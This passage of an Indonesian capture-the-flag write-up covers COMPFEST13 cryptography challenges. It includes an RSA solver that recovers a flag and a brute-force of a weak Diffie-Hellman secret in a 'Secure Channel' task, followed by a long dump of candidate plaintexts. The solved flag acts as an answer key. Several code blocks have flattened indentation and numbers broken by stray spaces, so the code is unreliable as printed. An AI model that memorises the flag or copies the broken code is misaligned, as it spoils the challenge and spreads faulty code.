p = bytes_to_long(bytes(halfa, encoding = 'utf-8'))
q = bytes_to_long(bytes(halfb, encoding = 'utf-8'))
r = 0
while (not(isPrime(p) and isPrime(q))):
     p += 1
     q += 1
     r += 1
```

Karena nilai p dan q diketahui jadi kurangi saja dengan nilai r dan didapatkan flagnya . Flag dibagi berdasarkan ganjil genpa jadi tinggal reverse saja.

```
from Crypto.Util.number import *

import gmpy2
b =
144306177295470133573213612886924891028899571218548231712641126034977514893278459758811554878006776199384119296120569841850146876273468669597555056159814025347571034843964000274528634756 2
n =
121789376487960809489253386587170686658768726657045553214623415992384832614485249137256874454267032401365173859563210814953487893574413409932117585950570225259024509903129746392143101
p = gmpy2.gcd(b,n)
q = n/p
r = b/p**2
e = 0x10001
enc =
[958445325539917376003552446542720993053619755751503713197097290912430302035758987420719871998002509225017466264339852530387138531517468575147626786056197423108396695595456275310986764209826211787260718024537622627923484453718966779261129097813777013120529520239331832967543867740676992829594176807428091536588483802741497407283841093495257139261656289863600418930386045041230438585882893982849780736293841658789865884089564457227507408966367008407134083097725471467768230674823074955765520574008948616161237134005778132566147956742209420227381986689691623502879101055413087983416345672189702445392956415154572720232003979248727351294383215928788305010692358707519239066589700446513838223404092727547813913145037179465856334336888176130128782413821390318550151008388570132120182664342566671328546119423517817326934034720909238554168653863093116429325532932401977519369212892117707167802400008407395125896733332,422500392746407786306037176051638279611765778285640553705889291924010155872474851510243691470228330325490041756341478313601146516624907041389256063975053685730409506340481512356759643,
```

```
106267843822546752528780879737401351948170741446817769684516569656816005147897267321452764634553751488085440938706773625287154372645991244141121226180609731226228509942129690482744498,73444627135924918798139601590758003539840948137424890037351506238470568404605950910488792866346911697647936494261769751584145554547780754302336997801469005206096291424064227256938111,68155732896092345896827379516624133280166986984023541993085330906321960888421556683672078055376548346464764100036149614632795220030187229733989823788323988946361921828069707823065198,24566381297416312420620512141338338433576050351083838846777770761608799397569854035576042646489035115284014788768715787754401014828140727143553660841224298532070606386836063895045519967198227164578890341401638455097516536196534598017792811501802727117306293562569843476926384697298481337760161848102560024008109073216695729933676574447121749685153981021459036185 6]
phi = (p-1)*(q-1)
d = inverse(e,phi)
flag = ""
for i in enc:
    flag += long_to_bytes(pow(i,d,n)/r)
a = long_to_bytes(p-r)
b = long_to_bytes(q-r)
res = ""
for i in range(len(a)):
    res += a[i]
    res += b[i]
print res
```

```
kosong … compfest snab-yes-snab-master-public public python2 solver.py
#Snab says good job! But you're not done yet
flag = findme
halfa = ''.join([flag[i] for i in range (0, len(flag), 2)])
halfb = ''.join([flag[i] for i in range (1, len(flag), 2)]
p = bytes_to_long(bytes(halfa, encoding = 'utf-8'))
q = bytes_to_long(bytes(halfb, encoding = 'utf-8'))
r = 0
while (not(isPrime(p) and isPrime(q))):
    p += 1
    q += 1
    r += 1

Cool! You did it! {y0U_d1DnT_3xpEcT_t0_FinD_pQ_4s_a_fl4g_DiD_y0u_7e1877a801}
```

Flag : COMPFEST13{y0U_d1DnT_3xpEcT_t0_FinD_pQ_4s_a_fl4g_DiD_y0u_7e1877a801}

Secure Channel (479 pts)

Diberikan 4 source code , disini kami melakukan analisis pada file inti yaitu dimana percakapan antara bob dan alice terjadi.

```
#!/usr/bin/env python3
import sys
```

```
from base64 import b64encode, b64decode
from Crypto.Util.number import getPrime, bytes_to_long  as bl,
long_to_bytes as lb
from secrets import Alice, Bob
from chats import alice_dialogue, bob_dialogue
import time

class Unbuffered(object):
     def __init__(self, stream):
     self.stream = stream
     def write(self, data):
     self.stream.write(data)
     self.stream.flush()
     def writelines(self, datas):
     self.stream.writelines(datas)
     self.stream.flush()
     def __getattr__(self, attr):
     return getattr(self.stream, attr)

sys.stdout = Unbuffered(sys.stdout)

try:
     g = bl(b64decode(input('g: ')))
     assert g > 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
     p = getPrime(512)

     alice = Alice()
     bob = Bob()

     alice_public_part = alice.make_public_part(g, p)
     bob_public_part = bob.make_public_part(g, p)

     alice.make_private_part(bob_public_part, p)
     bob.make_private_part(alice_public_part, p)

     print('p:', p)
     print('Alice\'s public part:',
b64encode(lb(alice_public_part)).decode())
     #print('Bob\'s public part:',
b64encode(lb(bob_public_part)).decode()) # Bob doesn't want to
share it to you :(
     print()

     assert len(alice_dialogue) == len(bob_dialogue)
     while True:
     for i in range(len(alice_dialogue)):
          print('Messages from Alice:')
          msg = alice.send_message(alice_dialogue[i])
          print(b64encode(msg).decode())
          print(bob.receive_message(msg))
          print()
```

```
            time.sleep(0.5)

            print('Messages from Bob:')
            msg = bob.send_message(bob_dialogue[i])
            print(b64encode(msg).decode())
            print(alice.receive_message(msg))
            print()
            time.sleep(0.5)
except:
      print('Something is wrong.')
      exit(0)
```

Sepertinya tidak ada yang aneh , kemudian cek file secrets.py

```
#!/usr/bin/env python3
from Crypto.Util.number import bytes_to_long as bl, long_to_bytes
as lb
from Crypto.Cipher import AES
import os
import random
import string

sp = list(map(ord, list(string.printable)))

def pad(msg):
      pad_length = random.randint(20, 100)
      for i in range(pad_length):
      c = random.randint(0, 255)
      while c in sp:
            c = random.randint(0, 255)
      pos = random.randint(0, len(msg) - 1)
      msg = msg[:pos] + chr(c).encode() + msg[pos:]
      while True:
      c = random.randint(0, 255)
      while c in sp:
            c = random.randint(0, 255)
      pos = random.randint(0, len(msg) - 1)
      msg = msg[:pos] + chr(c).encode() + msg[pos:]
      if (len(msg) % 16 == 0):
            break
      return msg

class Person:
      def make_public_part(self, g, p):
      return pow(g, self.secret, p)

      def make_private_part(self, gx, p):
      self.key = pow(gx, self.secret, p) %
0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
      self.key = lb(self.key)
```

```
      while (len(self.key) != 16):
            self.key += b'\x01'
      return self.key

      def send_message(self, msg):
      iv = os.urandom(16)
      cipher = AES.new(self.key, AES.MODE_CBC, iv)
      enc = iv + cipher.encrypt(pad(msg))
      return enc

      def receive_message(self, enc_message):
      try:
            iv = enc_message[:16]
            enc = enc_message[16:]
            cipher = AES.new(self.key, AES.MODE_CBC, iv)
            msg = cipher.decrypt(enc)
            return 'Message received!'
      except:
            return 'Message not received!'

class Alice(Person):
      def __init__(self):
      self.secret = 0 # REDACTED

class Bob(Person):
      def __init__(self):
      self.secret = 0 # REDACTED
      assert 2 < self.secret < 100

class You(Person):
      def __init__(self, secret):
      self.secret = secret
```

Terlihat pada constraint pada constructor kelas bob bahwa nilai secret > 2 dan < 100 . Jadi bisa dibruteforce . Yang jadi maslaah kita tidak tahu plaintextnya apa untuk pembandingnya, tapi bisa diatasi dengan melakukan >= 2 kali request ke server dan melakukan decrypt keduanya dengan key 3-100 , jika ada nilai yang sama dikeduanya berarti itulah plaintextnya. Berikut contohnya

```
a = ['u\'!IIC5uB)sv>#$`NcR`j g8|LBE#"CoI2\x0bvSrE>]1Qmd2G.)T>oL',
"i5\x0b_of~\x0cFR0d9[}>A6GW?twwM_\tM\x0caQ7\n2:x`(;<YX5_<?K'[Q",
':d90)=;j\nOOhSakTs/$\x0cxE& SU/#^aE;tdRw\r\\TRc2_J#R8UjyFXk<83[
ej',
'q{?wd3?Rw?5\x0b{Q:}2IUQ<6k3`f4G^QOAQSjn:Is|K(DR!\x0c5Jmjt\x0c5qY7S
B~',
'Fm!DH9YyyK$M2il\n=*F;nT3ya)YF*,8Q"KJ~05+n}ZQ(0F[6.|F\r`})H4J',
'`;G,x2]d\\(ec QSFeB*a\x0bM\\W$wB1W2sd}|l*Tx1mOj39
5q%#Ei\x0b\x0cf%]2UZ,E',
"T}>)G;Qhw5.X3<\x0b&A5c9OT-bW=\r$D'%U8aQeY~rl?FL/f\x0b5B+pBFZ{k&qVy
GZ", '|D6/DTcA!`dG1>/{}DZj&n,A0lW<&vesAXm.\t5.O)y,1\x0c7DktZ',
```

```
'e$W[,"R:(eUIxI_\tVnD_(6\rYgQ+v};fhk|R9z6;p#j|84;#!\tbi\'ZJh\x0cD.z
HW,',
'B1Z\njP\tyM,YI@>GW6_g}B=a[!"<d}z\n/W`e4C8\x0cij5r&C*?E}$Hl"',
'\x0b&,Csm!_p
OX!`4lQ4WHLHC\rMi;NFVu<<nJ})>)M*rqFe"\rzj]TA4G$oot]+',
'KPKjGz#_s2\t6s:U9R2K6B\x0cjId\tbWVUr?(5rJ\\i<j#@7];[Tb]6$z;`* _i',
'FYT3QeGtN>k759?ik$OxAyd0Tq^g6m+1 *B)dSVjQA?xGzRJ-n',
'gdM`xdyh;i7s+!8kCQ7\x0b9WN!y@L;\r\txTIy1&A3\x0b!1wyX|^p2Fu4Zek@zpJ
u>', 'QWOcQf})(>U)8j7r*O\'&pt1I\\qImo*Y\nS
knwa9DBPp6-+c[fQL6\x0c"=V}?1%usP7sh',
'VmK}R@Le4W\nVuylN+a.IWNG\'~\nDv{Q"^M5SD?XdB<RD\nu5X\rof0O!=e%hz(U$
GBi', '9u0lfBbln_8^*f\t84yqt7S%X=}foRq3uA]_>M|A\t&A\x0b"HzKh(Nx=~',
'q5uK#uh-Pn\nLGgKj\n[,`\thT3T!D"\nZj6<!_9qqLNs+P[[WqQe+Q:%j6x9;\r/
I4W\x0c',
'\r\x0cgrF]?]L%6%=T9\nc<@fN/o^vvSj<3awRw5W\x0b660e|:bh902gZNl[',
'\n\x0c2}o\x0bV8|PpEQg~D~gl<Bc5%O.{)VK7\r4xTm"A9ag\rEh]~PgCJn[=,_=3
', 'sVB=~hl_Xt\r>aCiW\t}jR{V2i?S*p5X;\nuOW<q[2\x0bCt}h',
'%=K)T?>4w(\x0b^n|%=7r$JjwVAR/2F^RxCM(gQ"\tECz.2WJyLDsn|\'Rrb',
"M6%dk\tggHahExLpbZ\\leq\x0b+8KIP xai1l!D6+yA%'kh/)^AU}",
"J@qEEQw=tzkWT\x0b$9.[\rd9\nc^2Q1mODKwDpb&PN>yFE1>\rX3{(#QF0{'r!pCA
~\r",
"c'CC6DIl7L2\\`G\x0bh9gSR>$/k&`]%[!PIOMw[<'[k\\hS*EQxE&#\nv]D",
"+047Q}yk\x0b\r-:$\\\nb;9!\\5mhSk)M\nb\nE'|)A##e|sI:.iu%bJ]",
'0f\\I0EC.Vr^!<%4[!\\[[WqoG*=&gD+4/Rv `?:6Qy[EmHsVh\rElUl&>iO,E',
'vw*3j%V_:g~(V\x0bKJ\x0c:!E,fqM^J.{*@QGQ$_R"M\x0c42\tY\x0cA^ZSYi{A#
XS;1\x0b', 'F0Z@2 o29/Bk9U@,a%Zf+@O0op$9+(K=24\x0bJB&0"4nmc$B<c',
"'''kEo?\x0cZdl2m@]5\r;mll\x0bq4>Ms#wSKLF\x0cETcf\t\rM>W%+pl^E$;~v\\
BW\\n<", 'JA\\Rd(e\\3bN\t[L}4E`}xtGx;bN_3yW?<J}Zn}jKOX?_^\x0b"',
"(9-JF)H5+T#&>DtaQ,'MeT/;EAK,s%VtD*n(\x0cuH3%Af|!WOZj\x0bK",
'Zk2:+%R!WN~\'\'<|^yOO\'B1EO%V*f8]$zDsk5ecs"oQ]zd?a`&B"r8CWh8%Zv]jJ
}UV',
'mJ\rD\tw5];K\ruvW*\\\\!JVx%30u*1r\n>V(k<83W^HJ5;\n]_OkyKO#JT\tx{(Z
g5FJp', 'q)Vk)R]^ctLIy\tY?NS015COM2($(X{Xcm0SzHKx->5pUwq_HlX;+[',
"' m[~\\<]3T!qhhmudnr\x0b|}6DAC{x|%$8\nL\x0b':E(a$<IBt\x0b\\R3dQdL
wN", '.lxQQ58C2:/RMo uSxkk;`>GSDp/9WSI#X2l}4%FWYlXQ',
'W6PRO<Z#h/-Mw\r|bNNvUCvJQ.(uu~Mqx:UFK\\;8Fh `e-Zd>o=F>4&KGXw:', 'J
Dhx)JI77-O_ukY5duBW3obe [$3JP{U@,>PZMZYSiQtFd&6P422.@~Ekq',
'-5|okNIX+\\q\t1&U\tD-\t$k(?Od{,Q94l!(!K?\x0c>7~;mg\x0clclV5dYrWQF[
dg', 'S|~W?r"
Oft]rHW%6(Fg2|.O\x0bdBSM\nKU(vtQ-/t7H@"y/oqNp;}Ag5X\x0b',
"XhZ&x(\t%Wc#\\ s`k%vE\x0c51>'\nh.bgb|:R6k(R@Y{JB-/5z!%MAmb!",
'l\'\\k[\t\x0cFTkr!~M4(^l]JhN!%?Y\'vZS^,U#!j#5F1|\\{"4(a,<N=d\x0bK\
x0b{',
"Ve~>unB\\oPFAy%n\nCwP;\x0c`KW:@af5tlQDUnMrNNd&1W:\\T*Mm.QtN/G)X7uv
ob'", '(~`@la{Xo&rDh 5X:O:\x0cTv7s#
92:b\n7r7M)"9{E4xe.1JT]Zl<d9VaXgma',
"+2.#\\ym~N^:v[~>49=\x0c\nm8\r'X\tv~o4vOj8$oO*|y 6\\}G(\tel=\rX:",
'B,J-,IIR"H&vfDloX;O_1GyF3Awh|8cN8+TquT\\u5!Qx`ZTl*U+h',
'9W6aq=OrK?N@R;}Rq\'"N\\K2cTf@tM9k&{7opKgO/Ac\t$mt`:rT2%6id',
'lP}7qo%#\x0bePtd.LTueAkj6\t]K6#}w%cJ4^wLb,0[+[cCz\rdl.l,,R6EZSM',
'# u#Xb+,7R~mk-L7@Y5<a@U7!\x0bSZXTU{Y;8jPf\x0cS#k>0Hz4xhEW>Z;',
```

```
"-L>e\x0be;_E{ U8fgqC:a6'n\\2~oR53_%\ns<L^yv;3qLB.|2F;%M",
'\t>\x0c^!XErP3F7i<)DN 7GBzTw\t\\]mm-Y|rBnqd{-_R}|~&SpEa i',
'}[q}DCn*jO&:l<I6"NiP<Cr& (_\nCZ~|R"@:iyh>h}xs$/wjENxnmiU:I>?O',
'1iEEr\\Q
F\'OT}Y"czek\x0bKVVw\x0ciP:yV\t\x0bYg>ldQAibya/P4J}I:D\'kb.O0',
'B/5bP]+PJ9hYwOp6AW=[W ?w|m&d>r\n<bn\\DeG`SkFF#@N_',
'u\\=\r,r"BDKmB\n47xYe|n(L5@tOwEH::{F[%]V\x0cK\te!OMq\n\x0c
,*gMr@,75]tPYf',
'h:!r\rdLdEBRL]SO(;"\x0c\x0c:&d(H6#>Nk`s~ur58=\n-L<P8p%)pgmm(.',
'\'DfiKGH2"AwFPj^rX.J0T]\x0b\x0bC!\x0c\x0c1\\ecYv+!9=\t;ld,T+\rzB\n
n,~; ?)\t[', ':zH(l@/+Z+F
2R+xKjT)-b_P6Wm)LlEWgc,LN$}M"!DLBu.>5sp#^TPs92',
'4p(sM&E(&J*t/(Fz7\roIe$|\n;N\x0cg@1-AEq7PEb0 TM&QuB"GyT\n',
"e+Q{>1Z2Zl){>:g7jpQSs,)b{P_T'I>ZKFRIxayPLGjt[d\rajZ1X:A({Wou&O9\t"
, 'dUVY/q,[qd%#<,Kl*75[6-\\k9J3G(v;aH;W3[;JOw)Ts92\n>Ce#}jz}',
'PY;o{?\\xXxb>[ASZ`>S3hC])?(c?.g$ByAGm~+zwSDG8)y5p;:/KT8*8^56\\t)b)
', 'X:Ce8=5C[/67HX`1re~9\n&uR%D]qe1\x0c-<.C
813F6I\\sm9\x0b$5Ksbl\tM.x_dLRM%',
'\tGmy#vDpUG\x0br7\\!g!j77rdr*Y`\\X\\/Jo\x0bccfEo<m3yau&\x0c38cul>*
CkyO>',
'?\rk$#JDxy&cF`;qoQ^P8\rk-(34DoS.\r<*:w~*/1[eE\t5XZoJgr@=YD',
':+.?UCx,7Y7bJCi;-}<QZ2v9 6vPTX8\x0cO7KV,n?kFh~^E7&:Nw[ahI\x0bm]rfr
x^', 'Fc>?sHoxPk:Rp$`<dAPf~xAjq\x0cx"0j?m"@_(:\t]G4~8()arYuN~\rWX',
' ;iy$\\=-FC_T?%GJY%[8DjQ=*h \x0cG~gfPNP?4n}3k322A+/=A"Ksmb',
'y\'sEx37\x0cL,!0j]BToIi8\nOU4r6#>s<KZ1n@\nq#T1ggz)?keSoTbyLU"vn',
'87d&',
'Hf{5!UUvHa8%>O6!2V$1dz{:3oC]_\tjz4P1BB/e!37u>/"NS5;(%!oz3',
'K~.\t>VWc\r%{\tMEZ_g>\t5{gfr\\4EIO3;ZXmG/S-sFb(||zH',
"I*=[CLY0_m'uLWQ.ZeW\x0cW5Y60#{H\nhcK\t^bI!!k:HKj)w<[r<)cCL!%+c:\t9
N`B",
'QqW\t!LU*pO$No\tRGZ#U5NzW};$p\x0b>\r`}IOKD?&M+.\tC-CL7\t*+CNk7j=YG
,X\x0b]:', '1$2Q,W)/hS]TjT6ybpw,*Mie1Gl%;0F*5i!7"n6?\r)!Yc!CWa',
'zA/:ZZjpFU/^i3f@.zdWFX0\rWz7Pf|\\\tQNB$Eu@R1]u%F?O}h]e+g)2D\n[z',
'Tf7307+xA4{&*>\nm8|\x0b7,#\'Gj{X$w3LcS*Mhx_)S`,|\\-F]S"4t]p@0|SW(o
yW:',
'QD*T.1-:_-/l)y|a"i=)X\x0b!J8pP|,x}.9\\!+zju]`EV)k\\\\cRIS\x0cql',
'oX^{?p|a\\\nbZq>3PR|m8}"m0(N=1lI\x0bzR[<P5B\'#,#\rE@0a%L',
'p(ZYyrHYU<bPcmsB8]\x0br-$>p2 eNz~2goGcOqK5&&7o
\\T.T=(f%;N-SI\x0b`V5\t,', 'Rhg:|$S;mOqm
s%9W\rT6J)\tvJ9\\PP1=X8D!T0$7\t_TN#8\n&q1',
'j(C&`{ofr5@Y\'"lBfe5<pU
S_A1-WJC0ThCP86"X[?iQ<CClqdPUA<(PnBllLE\'6@4p3\r', "
1-vmf>eMl1sHPJ9)0nUW~B?'@TZ^LK<smZH\rDRFg(M\tO?9<<;[1\t",
'm6+BB\\Wgr^lcVI#OJ%71PQz&cAx>Q<\\Y#~yR[5wCCF nx"[\nUu0A6$[G',
'e\x0c/Y8\t.swwc-Y"$Ip0IuQ2brp|b{{/\x0c}Y*9hn5{uV!eu\'JdM%*Ts.:%5cs
\'dnk$',
'ks3+rcgyzx?[^^^\x0b9\r5H}7DH`8Nu1JXt<rzcH2!a(Re52Q?\r#%kZD6\x0c4D'
, ',$YFPHA*\nE)"N\x0c-J%QY\\RY(j\r}8s<\tj\nn:HDJ@PRA??!z`oMucUUJ',
'(mlr~qT)RX|SML>^&sTwk0?di@@V|%#8B r]^_ZUE0YJK|&s',
';-cm!*J.LXvqCy#\x0baO#f^-]\r@ -Z7zb=2=d`JAp"\rLK s`<-H>~<G/NWKsi',
'Jr%!uH\rlG_Y+$qd8~{+MnVH&7+M>nZROMPi5DE@xFmtN{pa{Lk', '/
```

```
\\J^(#+aMp3c{fe>TVtdo?RxrPl*w4wcE`WWf$ZS7fh ({k2 1!6p\tLM~FZ CJs',
"Cn#;_2i.ztS&81IJ9DJ1Ph b<'`# nA\r<N0[t:()\t9Hu 9m@`,\tv_W!#UTg)",
"\rimH'Icq:C<t&Wd?VV9}fkp8d~b\x0c%}--|@\n<\x0bu ^lcaz6&cF`tV",
'i0AnV-JxT+:WSe{l)Xz{J\x0cpF@\\K0>\x0b\tbWFFjEKd\x0b+w$gO3bx_,z<~C~
v^y}gz', "%{v*b8-c]`vR*\n#FXX'657w!+^NeG>SpX9;V:\n\r",
'd^.ENb\nBYuvlZl\x0buFPH.NOaa\\+\x0b1#YmFfPH_2Aedjq4gJx^>8}\rY9l]rA
-',
'1\tM-,dyLj^)4z=%?z+j.utOh*1m\'Z=]\nlv@Nl@"/\x0b$*JnO!v^P?4`29g4S']
b = ['Q:`o[jzpR;sG()-1\x0c`Qm{\nWV(3B0T0fEQ&#R`g\n',
'F}AY{fh|o\x0bn\t6cfmJol>e;>If/\tg98 ,!` {XS',
'fDNnjcfLRNVf$pT{J8\t4-fh8GI3NBj u\nLdNoiRs],#DE\np:3`',
"#yHB5|qjBoR)\x0cTJ$3-\r\x0c-g=e;3!\t+fKaouqtZ3\x0b
K9@@\x0bR%?^\x0c'h--6",
'DFP]\\uoPjkk@X(jz"\x0bGJ9/\x0bhx.\r>\x0bzab96IK/\r',
'0&sB?hC8V7p0|C>a\t*yI\r=W~L*:})aso|>/Iy$2zUN\nN',
"SH\n:1G5\nqH@`!B|bd->r'1kNF? t]XzPnqKlq\r_iC",
'\tjQf-bdlkPR+!i)xSbLCl,AYNCu759!s2YzYs*  k7J}',
'`({;e\'Z086Z8dtOqE6%Qjk7A2oc "G1jR\\N\'i)\no+|',
'[\nhYoaD*3H;kXd^v%`an6t51Pi6zbqY",3ZiRq',
'FD8sm)+W`g|R/$D=wnO&>g#)uL)+h}lqY`m', '1^G/.a9HzCLX:sd\tkO_^;u
/Qq\r@f`02r6n94', '}0,TuyS\njqk)GS:EAXm8$-8JI:fC1\rl"
jpxb`_i|kAd<VKaK',
',xax]HnB6,ceDv#\nhy";MW\'6{?>k+hvl?`=\x0b{_V^3\tW',
"{+Pm'Fkbj!w-@9Ly5!%PQ;\r1FlX~r5@/I`'3u@7*,", '/U$\n
OBc:.:/Nbv>so1MkHT(f~[g,A.M_I%*70e#',
'u/zP}u%o7`x;\'@77XA7\x0b}\rbAA|"Cm;%$Xn)-z{jfHU%tbOEs',
'J]4\x0b*^O#h56h<k]hG,A<7zt{H 3pJ5V,pv?g\rE',
'm\x0bW^[/Sun11D#O.+0:HeZdT[v6m{!5c?.aKlNQ1;`ENY',
'z#X9+cX|jEf!kqKx\nT{Q-L]\rS1Ya=ZYNV.Y8%sU\x0b',
'jR,}\nx_;H\\\x0c"x"nt\nCkk9Vc{X2H\x0bpK;Z<jzLsuzRuZ)',
'iD.$^o[p:7Wh2\t8eWlA1n5!bl(\nD\\JCGA::ig\x0bx7nq-!',
"b5}[*;.\x0cU8+26\x0c+=mNDFWkZAHCM{>lfY|#f@['u/b-K:2F\x0bB\n",
"Gx7=_i=.,g4G'78iiNr=+_}!;_Y`Ps?RWQkI{4> h]n",
'1y3%bO>D"\\sZ{dQ/+n?A\x0b[)1&dwu%n\x0b\\G|\tv=\x0bWO',
';Q"q3iPrS?&\x0ck\t8uK<Wv&v^!%l=r2\x0bT]k A%yW$a/sEK\'D:gS',
'bH?,~U^NR\\C8n;g>^\t\x0c2RInFn)#r/(7YfYB&UZ]', '5
+/&<pWbXI~P(2eIm\r\x0b@FMx.[G6O6L_t1ZWz_?Kbjj',
"1v-^!p-JZ+I%xGdX'!G(f4<7#=9cTQh}O\x0ch@gmS\n$\\x%(D+",
'!\x0cE#s=*~NP#.w:X71q!J49`cIA)\x0bICv]ql1\x0b/3/x>n9 \t*f`',
'?**+{K]95KV}4EJj*cIuJWhjR\r0rW*vV&JxI]\x0b]=b_t|V=]>\\x',
"\tZz@>aB!b3u`|44W4P:qP}hG>'jU_%GoZfvDum;)",
'X\x0boh4}~X\x0ccN:+@\n\t;Hngb\thN*:Y',
"-&2'StT&)$;8@ZWf`OL#>_psavu\r1>7WjNnM#rfal>n5*'A\x0b%\n",
'HEi".#}Cu`Q]n;;EYLL(1:h|?DI^7vxDtS/dMOz5"', "<H='X,P%11pbh\r{
p]mFgt^oXLEHY~\nnIU>OXx\t",
'-48{&,\\l\r4C6J~xz[NMxsl`YC<!I\\L*v.fq',
'l\r:\x0bdeM_/O`gS?i\x0cE6CKLq4r{.`4Y<ab5x7YRYb',
'`Ao0*m4e;x"/\tA9Fy\tWND\nY+@^?=IRhQ#7j\'SN',
'bWwh"_E["S~&Ya%1ptV.4g+^~F(1#Rf;{4NWou~r#(!YahH',
"VR')g\x0c,[C*Ppp{?\rn;ez34z\\@pA p\\Ib@iU@~_1&\t1dfD{4M<",
'k|&i}{n\x0b7`cdv+)z1()D.mPYqMCLb~xgo(\\Jm&\x0cA,No',
```

```
'rwnE6Y4pIJ8|8-|=#a)4+c\trHI\n|~}SRVi<\x0b.^CZ',
'\x0cPK\n{x|ocx!i$`&Dx"pR>GjS 2At{ft8Kt#Kr2I\'', '4iWN>q&\\}
mn!q,vZoL\x0czJm#Y=eWlzC`hZ4z>,vQ/$tk\tJ/w', '\rAYtpk%N\nQ*d zgp|y
Km/Nq\tR+"G9{\x0bqL3cit', '#5){?AR]mh1\tHO35pB\\~-b&GfYINP+"i=
eCzJG6L\n\x0bDGB', ']ah$xG\\2<CO5t J#f8F#(oRMxk{Y%P[18 K\nes1^+uD',
'2R8^"k\'Bg\\b{\':W\tvt\t\x0c%X}HHQfv} J,i7)ix1E)$"g',
']XX;@iqQj1yVEwP{z23s\t\t,\tB`vcx 7Vj:VQ|OHRh;\x0c',
'atT\neM)%BtWaNp\\e=W>)8!ni9GM(ous19c6p,HGta2&Ogp', 'zoyE\x0b;l
:<\x0ce^V:sg7Kf1W]I;m8"EzKSKI3i< 86', '&L)
\rT[wMuO-li.|uz7}@\newQ?vmR^.RIs3&ZVU}62fjF',
'Y}T<~V2d\x0c$IsR[\ndZlOiW_gh|.A|*[zox+\\_d63:',
'u%Z\\e\x0byF3GmomB\r\tiO1\x0b}$K&@Y\\}!Egbg@veo {\n+,$X',
'\nh75;\n34KI}x/sLjI7x;ywBX0{m;i"sAk?+.kf rR2*&[/L',
'q\r;P+,ou!>$j@;Fea?\\L%uQ\rMTq~_H*.%zND:!F5Gx6jNMM',
'tqsJ7LC6Wc{~JVgK-t,^z0>!\twpM=!U;\nVU,#lk=4n~&_? {y',
"*]vTn%\r2v^%gOlI\\isO:g>{\t%|mafXJu-xV'E[(;~!bFF\n",
"[PMSUhxY7H<3*X)Bc(y7p]j0U~*YwEoG*v)m\x0cpj'P", '[Zo:
*z>~z>f6\t:-<\\={r\rqh#\x0b4\x0ce|3QSshn9Gd;o$y',
'[A(Q5b1m\\$@wl5K`s;(s{4=<c`y/A k K10p&,M:M{W7',
"*4_lQN.*Iv`}3hrJ@o1S+C=RV{]g*aII\thD'x",
'G9>_ge-c8ewI#$xL\n\x0ct.a^l#NzK/eO@RO"1H"<9\x0b,6dQO',
'g!)h.k`,|mdn;J%k=[ \x0cxg)E%X$%=\x0c~Q|u\ncH^<',
'_2:g$El_B&-\tn]-Xx}\t?"<Z@UZ63vk;nv)%Qa*f', '-FXLR
-H&DW&iXt)t0[F@`8Afp%;NIp[vMUp>7<{wkf9\x0cYt(7M#',
"fGJMmgw~qf-kJ$I0:e:5j;s]yae('P6O*+y\x0b\x0b@7fD%,(*",
'\r%\x0c\rQ>GwvU-F(t<HaJQ{kskg#IJ/H``pcJ4+&<?_-.*%zJfL',
'}V$c6CihZItc*GM\x0bt8I9+ H&_\rx$zz^JM', '87d&',
'@^L!U*_d?@0Ux1F.F5WjRG"yv#~ sE6SZ9wG>LB=',
'Sg%)tG~\x0c=-{sfSG1?[\x0bGD\nUQG\\gd)9:Sx/"F8I',
'D?\n43L(N+"eZ:-mkl\x0c9 oWW\t.HVGV8M.Wt',
'%caqVLfic"=jrnq>NUK0Jkr!nVYs *POUbN*-J(b?Z\x0c6', '"
(37p>`d\x0c!$ZGd}@R\t_$ME\t0k$cfg} Q=VYS;-9k',
'KQLch*49+*Po0cWk/A><w"wxK5pc0W6K\'W',
'^f$23JA!_;)S]_i<"*RM}XI[.@yh,b_gcS&Uv\x0b3% IhR',
'bZ~GE{r-,\'\x0b^f:t2\x0bW.er-ol",_-xrN/A`gKncE)\'k{B',
"A)o'$,}:,SxaQN+G|j<7ksp+nKpwRj(T\\hgCgH\x0b",
'=F<E\rfNKV*d|S-,_U4"RmMtLUZ"|$,1%\tV5SRU@8>jWg`9\r\t~',
',6#\\Zp:D%S.;h;C*>=yN\x0bJ]{Bam1Vgb\rY.c9x+{VPOED# G\x0b^',
',-N%*Ml<-GAmX"!B4I8QXAI2,vXJK:L/qmNQf;;% ',
'Q_tO=2eN*tq&qttq9?$SJM1.|CHGW:&B\\V!.MA_', "s5vPeDB<$3z\ngt.\r
X/L(tGho>\t\x0b3p7%'hv\rjTnmd\x0c]",
'qMXnB1{xD"!gl\t\x0c:\t9PI2H(ht#\tj8s`Q\x0ciVTHG~"K$o',
'jYX0U8I\rImnHU=?H:(/z=8oJK\'IJR0%C)"cAo_=~.S&',
'a"t8UU)P~X|34VaS.\\\'v2[ji78!RXC//k:-$!` (8hIuz^w.\tiuJ2/',
"e0O3.*3Kz\x0b'dPoVw_9JW|9+#j*T#H)rC\tBR60/ohcVZ~]X`B",
'YlGE=seEh>A7;5#\t0KW\\\x0cEkTj~F~&3}F;[e,B~/Q:NJ]D<&eS2H',
'Yz\x0cz{4T/mhIgarO"g>#X4HH3|D4FCsXNPy;', "ln\x0bxckk/k
m'dDbPHw5Y;p]\x0b!|sifLckq3%2q\x0bQF(",
'i]axX+_Vbp/WM.9N|[`Ck$N9Kh"dW8Y;-llzjWH~64RB',
'Jua@boN"GD)6bV\'\'2;9wv1\r8k0Bw"h;510cXs bL0-`8Br_',
"boPY/?w8'6i(Z^:a`1h`i*/0I?^?2W^bj<y'IAL)QQP;GV",
```

```
'\rDfA\\_Psy%^BC*(?v*HL%o_7NJ:~M#EDFNM;4\rfTVhP',
'T1!OOc~Mv)dQY@2SGEd \'\nV"QArFvfLeQ\x0cP', '
zemcYx=#&Mg}j~+2.JJNF*f]}V.O,m(J0qB/v\t( E']
c = ['v\x0b(Bw>\ttM/]cVtT=\'e]\r\\2joDEr"GO;cbo\x0c1!|(',
'7:+W0q=f$DqL,Xe)^Od*_\nGTm1\x0c?$ lVHu{QI;(+B%,1cgX',
"'<;2`WM:T)Ub%F\x0bo8zWWt(Mg75'l)VstQkh3q#\\>-8Ca`1;=S)",
"Xb!=50b*o\x0c`/I)|f_[)efvM:`m+[clI+Y07fqs=guXFZ<j;m'",
"(U*TdU':D[ql'&%lLs4?BexH}E[/9U\tEXAJFu",
"3;70vYuKpd\x0cpcU,+Zms`QRu\n'zqM4~,ZV:lv]8I5.5F(@r:M",
'!0l*,_kq}zI^Z\x0c@|\x0b.\n4KC?[|SA5hWC5\rZ/<3YVP]\x0b\r@',
